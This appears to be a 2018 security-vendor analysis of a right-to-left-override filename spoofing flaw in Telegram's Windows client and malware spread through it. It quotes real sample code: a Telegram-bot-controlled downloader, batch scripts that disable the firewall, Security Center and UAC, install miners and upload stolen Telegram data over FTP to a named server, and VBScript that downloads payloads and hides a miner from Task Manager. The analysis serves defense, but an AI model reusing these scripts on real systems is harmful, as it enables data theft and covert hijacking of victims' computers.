Zero-day vulnerability in Telegram

By Alexey Firsh

Published: 2018-02-13 · Archived: 2026-04-05 16:08:11 UTC

In October 2017, we learned of a vulnerability in Telegram Messenger's Windows client that was being exploited in the wild. It involves the use of a classic right-to-left override attack when a user sends files over the messenger service.

Right-to-left override in a nutshell

The special nonprinting right-to-left override (RLO) character is used to reverse the order of the characters that come after that character in the string. In the Unicode character table, it is represented as 'U+202E'; one area of legitimate use is when typing Arabic text. In an attack, this character can be used to mislead the victim. It is usually used when displaying the name and extension of an executable file: a piece of software vulnerable to this sort of attack will display the filename incompletely or in reverse.


Launching an attack on Telegram

Below is an account of how this vulnerability was exploited in Telegram:


- - The cybercriminal prepares the malware to be sent in a message. For example, a JS file is renamed as follows:

evil.js -> photo_high_re*U+202E*gnp.js
Where *U+202E* is the RLO character to make Telegram display the remaining string **gnp.js** in reverse. Note that this operation does not change the actual file – it still has the extension *.js.

- The attacker sends the message, and – surprise! – the recipient sees an incoming PNG image file instead of a JS file:



- When the user clicks on this file, the standard Windows security notification is displayed:




Importantly, this notification is only displayed if it hasn't been disabled in the system's settings. If the user clicks on 'Run', the malicious file is launched.

Exploitation in the wild

After learning the vulnerability, we began to research cases where it was actually exploited. These cases fall into several general scenarios.

Remote control

The aim of this sort of attack is to take control of the victim's system, and involves the attacker studying the target system's environment and the installation of additional modules.




Attack flowchart

At the first stage, a downloader is sent to the target, which is written in .Net, and uses Telegram API as the command protocol:

```
internal class onBOT
{
    public static string Token = "3498105[redacted]";
    public static int LastUpdateID = 0;
    public static string OSBit = onBOT.GetOSBit();
    public static string ID = File.ReadAllText(Form1.needPatch() + "ID.txt");
    public static string OS = OSVersionInfo.Name;
    public static string whois = string.Concat(new string[]...);
    public static string GetOSBit()...
    public static void GetUpdates()
    {
        using (WebClient webClient = new WebClient())
        {
            string aJSON = webClient.DownloadString(string.Concat(new object[]
            {
                "https://api.telegram.org/bot",
                onBOT.Token,
                "/getUpdates?offset=",
                onBOT.LastUpdateID + 1
            }));
            JSONNode jSONNode = JSON.Parse(aJSON);
            IEnumerator enumerator = jSONNode["result"].AsArray.GetEnumerator();
```

With this token and API, it is easy to find the Telegram bot via which the infected systems are controlled:



When launched, it modifies startup registry key to achieve persistence on a system and copies its executable file into one of the directories, depending on the environment:

```
public static string needPatch()
{
    bool flag = OSVersionInfo.Name == "Windows XP";
    string result;
    if (flag)
    {
        result = "C:\\Documents and Settings\\All Users\\";
    }
    else
    {
        result = "C:\\Users\\Public\\";
    }
    return result;
}
```

Then it begins to check every two seconds for commands arriving from the control bot. Note that the commands are implemented in Russian:

```
string text = jSONNode2["message"]["text"].ToString();
try
{
    bool flag = text == "\"онлайн\"" || text == "\"Онлайн\"";
    if (flag)
    {
        onBOT.Viewer(jSONNode2);
    }
    else
    {
        bool flag2 = text.Substring(0, 6) == "\"запус" || text.Substring(0, 6) == "\"Запус";
        if (flag2)
        {
            onBOT.Pusk(text, jSONNode2);
        }
        else
        {
            bool flag3 = text.Substring(0, 7) == "\"логгер" || text.Substring(0, 7) == "\"Логгер";
            if (flag3)
            {
                onBOT.LoggForTor(text, jSONNode2);
            }
            else
            {
                bool flag4 = text.Substring(0, 8) == "\"Скачать" || text.Substring(0, 8) == "\"скачать";
                if (flag4)
                {
                    onBOT.Download(text, jSONNode2);
                }
                else
                {
```

The list of supported commands shows that the bot can silently deploy arbitrary malicious tools like backdoors, loggers and other malware on the target system. A complete list of supported commands is given below:

Command *(English translation)*	**Function**
“Онлайн *(“Online)*	Send list of files in directory to control bot.
“Запус *(“Launch)*	Launch executable file using **Process.Start().**
“Логгер *(“Logger)*	Check if **tor** process is running, download **logg.zip**, unpack it, delete the archive and launch its content.
“Скачать *(“Download)*	Download file into its own directory.
“Удалить *(“Delete)*	Delete file from its own directory.
“Распаковать *(“Unpack)*	Unpack archive in its own directory using specified password.


Убить *(Kill)*	Terminate specified process using **process.Kill()**
Скачат *(Download)*	Same as *'Download'* (see above), with different command parsing.
Запуск *(Launch)*	Same as *'Launch'* (see above), with different command parsing.
Удалить *(Delete)*	Same as *'Delete'* (see above), with different command parsing.
Распаковать *(Unpack)*	Same as *'Unpack'* (see above), with different command parsing.
Процессы *(Processes)*	Send a list of commands running on target PC to control bot.

An analysis of these commands shows that this loader may be designed to download another piece of malware, possibly a logger that would spy on the victim user.

Miners and more

Amid the cryptocurrency boom, cybercriminals are increasingly moving away from 'classic robbery' to a new method of making money from their victims – namely mining cryptocurrency using the resources of an infected computer. All they have to do is run a mining client on the victim computer and specify the details of their cryptocurrency wallet.

Scenario #1



Attack flowchart

At the first stage of the attack, an SFX archive with a script is used that launches an executable file:

Path=%temp%adr
Setup=%temp%adrrun.exe
Silent=1
Overwrite=2

This **run.exe** file is in fact a BAT file. The batch script, after extraction, looks like this:

```
@echo off
start klad.png
set SERVICE_NAME=system1
nssm install "%SERVICE_NAME%" nheq -l zec.pool.minergate.com:3357 -u [redacted]@yandex.ru -od 0 1
set /a cpu=%NUMBER_OF_PROCESSORS%/2

set SERVICE_NAME=system2
nssm install "%SERVICE_NAME%" nheq -l zec.pool.minergate.com:3357 -u [redacted]@yandex.ru -cd 0 1

set SERVICE_NAME=system3
nssm install "%SERVICE_NAME%" nheq -l zec.pool.minergate.com:3357 -u [redacted]@yandex.ru -t %cpu%

set SERVICE_NAME=system4
nssm install "%SERVICE_NAME%" taskmgn.exe -o stratum+tcp://fcn-xmr.pool.minergate.com:45590 -u [redacted]@yandex.ru -p x -dbg -1 -t %cpu%

start run2.exe

attrib %temp%/adr +H
attrib %temp%/adr\* +H

exit
```

Decoy
AMD GPU OpenCL - Zcash
NVidia GPU CUDA - Zcash
CPU - Zcash
CPU - Fantomcoin + Monero

As we can see, the malicious program first opens a decoy file – in this case it is an image to lull the victim into a false sense of security.

Then, two miners launch one after the other. They are launched as services with the help of the nssm.exe utility, which is also contained in the same SFX archive.

We have seen several versions of this batch script, some of which have extra features:

```
netsh advfirewall set allprofiles state off   disable Win firewall
sc config wscsvc start= disabled
sc config SharedAccess start= disabled        disable and stop Win Security Center and Internet Connection Sharing
sc stop wscsvc
sc stop SharedAccess
REG ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
cd %temp%\adress                                                                                  disable UAC
@echo [redacted]>command.txt
@echo [redacted]>>command.txt
@echo binary>>command.txt                     write and execute ftp script
@echo get /1/adress.exe>>command.txt
@echo quit>>command.txt
ftp -s:command.txt -i free11.beget.com
start %temp%\adress\adress.exe                execute downloaded payload
del command.txt
exit
```


This specific version disables Windows security features, then logs on to a malicious FTP server, downloads a payload and launches it. In this case, the payload was an SFX archive that contains another miners and a Remote Manipulator System (RMS) client, an analog of TeamViewer. Using AutoIt scripts, the malware deploys RMS on the targeted computer for subsequent remote access:

```
..
installer.exe                RunProgram="hidcon:installer.exe /rsetup"
rms.host6.3ru_mod.msi        GUIMode="2"
```


```
123.reg
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\Remote Manipulator System\v4\Server\Parameters]
"FUSClientPath"="C:\\Program Files (x86)\\Remote Manipulator System - Host\\rfusclient.exe"
"Options"=hex:54,50,46,30,11,54,52,4f,4d,53,65,72,76,65,72,4f,70,74,69,6f,6e,\
  73,00,09,55,73,65,4e,54,41,75,74,68,08,0d,53,65,63,75,72,69,74,79,4c,65,76,\
```


The attack flowchart is approximately as follows:



We have examined this FTP server and found several more similar payloads, which are possibly loaded by other versions of this malware.



The file **address4.exe** is worthy of a special mention. Like the other files, it is an SFX archive with the following contents:



All components named st*.exe are executable PE files converted in a similar way from batch scripts.

The SFX script launches the component st1.exe:

Path=%temp%/adress
Setup=%temp%/adress/st1.exe
Silent=1
Overwrite=2

st1.exe adds st2.exe to the system startup by writing the appropriate record to the system registry:

reg add HKEY_CURRENT_USERSOFTWAREMicrosoftWindowsCurrentVersionRunOnce /v RUN1 /d %temp%adressst2.exe /f

So the st2.exe file launches when system is booted next time:

TIMEOUT /T 10 /NOBREAK *#Waits for Telegram to launch*
chcp 1251
tskill telegram
taskkill /IM telegram.exe *#Terminates Telegram processes*
md %temp%sss
cd %temp%sss *#Creates a temporary directory*
“%temp%adressWinRAR.exe” A -ibck -inul -r -agYY-mm-dd-hh-mm-ss “%temp%sss1.rar” “%appdata%Telegram Desktop” *#Packs the Telegram directory into a RAR archive*
TIMEOUT /T 60 /NOBREAK

```
:begin
ping -n 1 ya.ru |>nul find /i “TTL=” && (start “” %temp%/adress/st3.exe) || (ping 127.1 -n 2& Goto :begin)
#Checks Internet connection and launches st3.exe
```

As expected, st3.exe logs on to the malicious FTP server and uploads the RAR archive that was created earlier:


```
@echo XXXXXXXX>command.txt
@echo XXXXXXXX>>command.txt
@echo binary>>command.txt
@echo mput %temp%sss*.rar>>command.txt
@echo quit>>command.txt
ftp -s:command.txt -i free11.beget.com
del command.txt
attrib %temp%/adress +H
attrib %temp%/adress* +H
```

On that FTP server, we discovered several archives of this type containing Telegram directories stolen from the victims:

[FILE]	117-03-25-00-01-18.rar	Mar 24 2017	16195k	[VIEW][DOWNLOAD]
[FILE]	117-03-26-06-09-56.rar	Mar 25 2017	20938k	[VIEW][DOWNLOAD]
[FILE]	117-04-02-02-58-22.rar	Apr 01 2017	32569k	[VIEW][DOWNLOAD]
[FILE]	117-04-05-01-41-00.rar	Apr 04 2017	29225k	[VIEW][DOWNLOAD]
[FILE]	117-04-06-18-42-04.rar	Apr 06 2017	16195k	[VIEW][DOWNLOAD]
[FILE]	117-04-18-10-10-38.rar	Apr 18 2017	278364k	[VIEW][DOWNLOAD]
[FILE]	117-04-22-13-53-17.rar	Apr 22 2017	46102k	[VIEW][DOWNLOAD]
[FILE]	117-04-24-13-21-36.rar	Apr 24 2017	61344k	[VIEW][DOWNLOAD]
[FILE]	117-04-24-22-55-42.rar	Apr 24 2017	363965k	[VIEW][DOWNLOAD]
[FILE]	117-04-25-08-57-42.rar	Apr 25 2017	21024k	[VIEW][DOWNLOAD]
[FILE]	117-05-29-15-54-58.rar	May 29 2017	11634k	[VIEW][DOWNLOAD]
[FILE]	117-06-19-05-44-20.rar	Jun 18 2017	1k	[VIEW][DOWNLOAD]
[DIR]	3	Jan 30 2017		
[DIR]	9	Jan 29 2017		
[FILE]	backup20160929135318.rar	Sep 09 09:25	16201k	[VIEW][DOWNLOAD]
[FILE]	backup20160929142320.rar	Sep 09 09:25	16494k	[VIEW][DOWNLOAD]
[FILE]	backup20160929143241.rar	Sep 09 09:26	16495k	[VIEW][DOWNLOAD]
[FILE]	backup20160929144507.rar	Sep 09 09:26	16495k	[VIEW][DOWNLOAD]
[FILE]	backup20160929144508.rar	Sep 09 09:27	16495k	[VIEW][DOWNLOAD]
[FILE]	backup20160929145053.rar	Sep 09 09:29	16495k	[VIEW][DOWNLOAD]
[FILE]	backup20160929150426.rar	Sep 09 09:29	742k	[VIEW][DOWNLOAD]
[FILE]	backup20161007075900.rar	Sep 09 09:30	1633k	[VIEW][DOWNLOAD]

Each dump contains, as well as the Telegram client’s executables and utility files, an encrypted local cache containing different files used in personal communications: documents, videos and audio records and photos.

Scenario #2



Just like in the previous scenario, an attack starts with an SFX archive opening and launching a VBScript that it contains. Its main job is to open a decoy image to distract the user, and then download and launch the payload:

```
        End If
Next
Sub HTTPDownload( myURL, myPath )
    dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")
    dim bStrm: Set bStrm = createobject("Adodb.Stream")
    xHttp.Open "GET", myURL, False
    xHttp.Send
                                payload downloading
    with bStrm
        .type = 1 '//binary
        .open
        .write xHttp.responseBody
        .savetofile myPath, 2 '//overwrite
    end with
End Sub



Set ObjProcessor = Nothing:     Set ColSettings = Nothing:      Set ObjWMI

If architectura=64 Then
        HTTPDownload 'http://nord.adr.com.ua/64/csrs1.exe","./csrs1.exe"
End if
                                payload choosing
If architectura=32 Then
        HTTPDownload 'http://nord.adr.com.ua/32/csrs1.exe","./csrs1.exe"
End if

WshShell.Run "csrs1.exe", 0  payload execute

WshShell.Run "hqdefault.jpg", 0  decoy file opening
```

The payload is an SFX archive with the following script:

```
..
csrs.exe        Path=C:\ProgramData\Windows
svchost.vbs     Setup=svchost.VBS
                Silent=1
                Overwrite=2
                Shortcut=T, C:\ProgramData\Windows\svchost.VBS, , explorer, explorer,
```

svchost.vbs is a script controlling the launch of the miner CryptoNight (csrs.exe). It monitors the task list; if it detects a task manager (taskmgr.exe, processhacker.exe) on that list, it terminates the miner's process and re-launches it when the task manager is closed.

The script contains the appropriate comments:

```
WScript.Sleep 500
' Task Manager
Set taskcolitem = objWMIService.ExecQuery("Select * from Win32_Process")
taskmgrisrun=false
For Each objItem in taskcolitem
If objItem.Name = "Taskmgr.exe" OR objItem.Name = "taskmgr.exe" Then
taskmgrisrun = True
Exit For
End If
Next
' End Task Manager
Running = False
Set colItems = objWMIService.ExecQuery("Select * from Win32_Process")
For Each objItem in colItems
If objItem.Name = "csrs.exe" Then
Running = True
Set thisprocess=objItem
Exit For
End If
Next
If taskmgrisrun Then
    If Running Then
        thisprocess.Terminate
    End if
    If Not Running Then
        Running=True
    End if
End if
```

The miner itself is launched as follows:

WshShell.Run "csrs.exe -a cryptonight -o **stratum+tcp://xmr.pool.minergate.com:45560** -u **XXXXXXXXX@yandex.ru** -p x -dbg -1″ & cores, 0

The pool address is associated with the cryptocurrency Monero.

On the server itself, in addition to the specified payload files, we found similar SFX archives with miners:

First seen	URL	Detection name
Jul 11, 2017 10:34	nord.adr.com.ua/64/csrs1.exe	UDS:DangerousObject.Multi.Generic
Aug 24, 2017 14:08	nord.adr.com.ua/3/3.exe	not-a-virus:RiskTool.Win32.BitCoinMiner.hzon
Aug 20, 2017 13:02	nord.adr.com.ua/4/1.exe	not-a-virus:RiskTool.Win64.BitCoinMiner.bgh
Aug 20, 2017 13:02	nord.adr.com.ua/4/2.exe	not-a-virus:RiskTool.Win32.BitCoinMiner.hzon
Aug 20, 2017 13:02	nord.adr.com.ua/4/3.exe	not-a-virus:RiskTool.Win32.BitCoinMiner.hzon
Aug 05, 2017 00:02	nord.adr.com.ua/3/3.exe	not-a-virus:RiskTool.Win32.BitCoinMiner.hzon
Aug 04, 2017 23:01	nord.adr.com.ua/3/2.exe	not-a-virus:RiskTool.Win32.BitCoinMiner.hzon
Aug 04, 2017 23:01	nord.adr.com.ua/3/1.exe	not-a-virus:RiskTool.Win64.BitCoinMiner.bgh
